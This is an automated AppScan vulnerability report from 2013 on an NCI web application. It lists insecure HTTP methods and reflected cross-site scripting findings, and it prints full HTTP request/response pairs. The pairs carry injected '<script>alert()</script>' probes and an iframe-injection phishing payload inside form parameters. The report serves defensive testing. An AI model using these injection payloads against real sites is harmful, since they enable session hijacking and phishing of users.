Web Application Report

This report includes important security information about your Web Application.

Security Report

This report was created by IBM Rational AppScan 8.5.0.1

1/11/2013 11:09:35 AM

Report Information

Web Application Report

Scan Name: ncias-d704-v-examplerest_20130109

Scanned Host(s)

Host	Operating System	Web Server	Application Server
ncias-d704-v.nci.nih.gov:29080		Apache	Apache AXIS

Content

This report contains the following sections:

- Executive Summary
- Detailed Security Issues

Executive Summary

Test Policy

- Default


Security Risks

Following are the security risks that appeared most often in the application. To explore which issues included these risks, please refer to the 'Detailed Security Issues' section in this report.

- It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
- It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
- It is possible to gather sensitive debugging information
- It is possible to upload, modify or delete web pages, scripts and files on the web server

Vulnerable URLs

22% of the URLs had test results that included security issues.



Scanned URLs

2247 URLs were scanned by AppScan.

Security Issue Possible Causes

Following are the most common causes for the security issues found in the application. The causes below are those that repeated in the maximal number of issues. To explore which issues included these causes, please refer to the 'Detailed Security Issues' section in this report.

- Debugging information was left by the programmer in web pages
- Latest patches or hotfixes for 3rd. party products were not installed
- Temporary files were left in production environment

- Sanitation of hazardous characters was not performed correctly on user input
- No validation was done in order to make sure that user input matches the data type expected

URLs with the Most Security Issues (number issues)


- http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (16)
- http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action (8)
- http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action (8)
- http://ncias-d704-v.nci.nih.gov:29080/examplerest/Result.action (7)
- http://ncias-d704-v.nci.nih.gov:29080/examplerest/LinkResult.action (2)

Security Issues per Host

Hosts	High	Medium	Low	Informational	Total
http://ncias-d704-v.nci.nih.gov:29080/	14	17	292	14	337
Total	**14**	**17**	**292**	**14**	**337**

Security Issue Distribution per Threat Class

The following is a list of the security issues, distributed by Threat Class.



Security Issue Cause Distribution

99% Application-related Security Issues (336 out of a total of 337 issues).
Application-related Security Issues can usually be fixed by application developers, as they result from defects in the application code.
1% Infrastructure and Platform Security Issues (1 out of a total 337 issues).
Infrastructure and Platform Security Issues can usually be fixed by system and network administrators as these security issues result from misconfiguration of, or defects in 3rd party products.

Detailed Security Issues

Vulnerable URL: http://ncias-d704-v.nci.nih.gov:29080/examplerest/

Total of 1 security issues in this URL

[1 of 1] Insecure HTTP Methods Enabled

Severity:	Medium
Test Type:	Infrastructure
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/
CVE ID(s):	N/A
CWE ID(s):	N/A
Remediation Tasks:	Disable WebDAV, or disallow unneeded HTTP methods

Variant 1 of 1 [ID=6384]

The following changes were applied to the original request:

- Set method to 'PTIONS'

Request/Response:

```
OPTIONS /examplerest/ HTTP/1.1
Content-Length: 0
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64;
Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; Tablet PC 2.0)
Host: ncias-d704-v.nci.nih.gov:29080


HTTP/1.1 200 OK
Content-Length: 0
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
Date: Wed, 09 Jan 2013 20:11:06 GMT
```

Validation In Response:

- `Allow: GET, HEAD, POST, PUT,` **`DELETE`**`, TRACE, OPTIONS`

Reasoning:

The Allow header revealed that hazardous HTTP Options are allowed, indicating that WebDAV is enabled on the server.

CWE ID:

N/A

Vulnerable URL: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action

Total of 12 security issues in this URL

[1 of 12] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: selectedDomain)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 80 [ID=18504]

The following changes were applied to the original request:

- Injected '<script>alert(46840)</script>' into parameter 'selectedDomain's value

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 180
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

name=test&yearsExperience=Testtt&pupilCollection+%28gov-nih-nci-cacoresdk-domain-
inheritance-abstrakt-Pupil-id%29=test&BtnSearch=Submit&selectedDomain=<script>alert
(46840)</script>
HTTP/1.1 200 OK
Content-Length: 4155
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:19:23 GMT





<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
```

```
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: <script>alert(46840)
</script><br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                        </td>
                                        </tr>

                                                        <tr>
```

```
                      </td>
                  </tr>
                  <tr>
                      <td>

                          <!-- footer begins -->
                          <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                              class="ftrTable">
                              <tr>
                                  <td valign="top">
                                      <div align="center">
                                          <a href="http://www.cancer.gov/">
                                              <img src="images/footer_nci.gif"
width="63" height="31"
                                                  alt="National Cancer Institute"

border="0" />

                                          </a>
                                          <a href="http://www.dhhs.gov/">
                                              <img src="images/footer_hhs.gif"
width="39" height="31"
                                                  alt="Department of Health and Human

Services" border="0" />

                                          </a>
                                          <a href="http://www.nih.gov/">
                                              <img src="images/footer_nih.gif"
width="46" height="31"
                                                  alt="National Institutes of Health"

border="0" />

                                          </a>
                                          <a href="http://www.firstgov.gov/">
                                              <img src="images/footer_firstgov.gif"
width="91" height="31"
                                                  alt="FirstGov.gov" border="0" />
                                          </a>
                                      </div>
                                  </td>
                              </tr>
                          </table>
                          <!-- footer ...
```

Validation In Response:

- `Failed to create due to: <script>`**`alert(46840)`**`</script><br>`

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[2 of 12] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: yearsExperience)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 24 [ID=17729]

The following changes were applied to the original request:

- Injected '<script>alert(45290)</script>' into parameter 'yearsExperience's value

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 238
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

name=test&yearsExperience=<script>alert(45290)</script>&pupilCollection+%28gov-nih-
nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id%
29=test&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.inheritance.abs
trakt.PrivateTeacher
HTTP/1.1 200 OK
Content-Length: 4175
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:19:06 GMT






<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
```

```
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: For input string:
"<script>alert(45290)</script>"<br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                        </td>
                                        </tr>
```

```
                          </table>
                      </td>
                  </tr>
                  <tr>
                      <td>

                          <!-- footer begins -->
                          <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                              class="ftrTable">
                              <tr>
                                  <td valign="top">
                                      <div align="center">
                                          <a href="http://www.cancer.gov/">
                                              <img src="images/footer_nci.gif"
width="63" height="31"
                                                  alt="National Cancer Institute"
border="0" />
                                          </a>
                                          <a href="http://www.dhhs.gov/">
                                              <img src="images/footer_hhs.gif"
width="39" height="31"
                                                  alt="Department of Health and Human
Services" border="0" />
                                          </a>
                                          <a href="http://www.nih.gov/">
                                              <img src="images/footer_nih.gif"
width="46" height="31"
                                                  alt="National Institutes of Health"
border="0" />
                                          </a>
                                          <a href="http://www.firstgov.gov/">
                                              <img src="images/footer_firstgov.gif"
width="91" height="31"
                                                  alt="FirstGov.gov" border="0" />
                                          </a>
                          ...
```

Validation In Response:

- Failed to create due to: For input string: "<script>**alert(45290)**</script>"<br>

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[3 of 12] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: line (gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id))
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 16 [ID=152958]

The following changes were applied to the original request:

- Injected '<script>alert(544562)</script>' into parameter 'line (gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id)'s value

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 204
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action

name=&line+%28gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id%
29=<script>alert(544562)
</script>&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.onetoone.bidi
rectional.Product
HTTP/1.1 200 OK
Content-Length: 4250
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:25:53 GMT




<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
```

```
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">

                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: Failed to lookup id:
<script>alert(544562)</script> for class:
gov.nih.nci.cacoresdk.domain.onetoone.bidirectional.OrderLine<br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                        </td>
                                        </tr>
                            </table>
                        </td>
                    </tr>
                    <tr>
                        <td>

                            <!-- footer begins -->
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="ftrTable">
                                <tr>
                                    <td valign="top">
                                        <div align="center">
                                            <a href="http://www.cancer.gov/">
                                                <img src="images/footer_nci.gif"
width="63" height="31"
                                                    alt="National Cancer Institute"
border="0" />
                                            </a>
                                            <a href="http://www.dhhs.gov/">
                                                <img src="images/footer_hhs.gif"
width="39" height="31"
                                                    alt="Department of Health and Human
Services" border="0" />
                                            </a>
                                            <a href="http://www.nih.gov/">
                                                <img src="images/footer_nih.gif"
width="46" height="31"
                                                    alt="National Institutes of Health"
border="0" />
                                            </a>
                                            <a href="http://www.firstgov.gov/">
                                                <img src="images/footer_firstgov.gif"
width="91" height="31"
                                                    alt="FirstGov.gov" border="0" />
                                            </a>
                                        </div>
                                    </td>
                                </tr>
                            </table>
                            <!-- footer ends -->
...
```

Validation In Response:

- Failed to create due to: Failed to lookup id: <script>**alert(544562)**</script> for class: gov.nih.nci.cacoresdk.domain.onetoone.bidirectional.OrderLine<br>

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[4 of 12] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id))
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 16 [ID=58041]

The following changes were applied to the original request:

- Injected '<script>alert(218680)</script>' into parameter 'pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id)'s value

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 233
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action

name=&yearsExperience=05&pupilCollection+%28gov-nih-nci-cacoresdk-domain-inheritance
-abstrakt-Pupil-id%29=<script>alert(218680)
</script>&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.inheritance.a
bstrakt.PrivateTeacher
HTTP/1.1 200 OK
Content-Length: 4244
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 21:18:09 GMT




<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
```

```
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">

                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: Failed to lookup id:
<script>alert(218680)</script> for class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil<br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                        </td>
                                        </tr>
```

```
                          </table>
                      </td>
                  </tr>
                  <tr>
                      <td>

                          <!-- footer begins -->
                          <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                              class="ftrTable">
                              <tr>
                                  <td valign="top">
                                      <div align="center">
                                          <a href="http://www.cancer.gov/">
                                              <img src="images/footer_nci.gif"
width="63" height="31"
                                                  alt="National Cancer Institute"
border="0" />
                                          </a>
                                          <a href="http://www.dhhs.gov/">
                                              <img src="images/footer_hhs.gif"
width="39" height="31"
                                                  alt="Department of Health and Human
Services" border="0" />
                                          </a>
                                          <a href="http://www.nih.gov/">
                                              <img src="images/footer_nih.gif"
width="46" height="31"
                                                  alt="National Institutes of Health"
border="0" />
                                          </a>
                                          <a href="http://www.firstgov.gov/">
                                              <img src="images/footer_firstgov.gif"
width="91" height="31"
                                                  alt="FirstGov.gov" border="0" />
                                          </a>
                                      </div>
                                  </td>
                              </tr>
                          </table>
                      ...
```

Validation In Response:

```
• Failed to create due to: Failed to lookup id: <script>alert(218680)</script>
for class: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil<br>
```

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[5 of 12] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: selectedDomain)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 5 [ID=18654]

The following changes were applied to the original request:

- Set parameter 'selectedDomain's value to 'gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 289
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

name=test&yearsExperience=Testtt&pupilCollection+%28gov-nih-nci-cacoresdk-domain-
inheritance-abstrakt-Pupil-id%
29=test&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.inheritance.abs
trakt.PrivateTeacher%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%3E
HTTP/1.1 200 OK
Content-Length: 4244
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:19:33 GMT






<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

           <body>
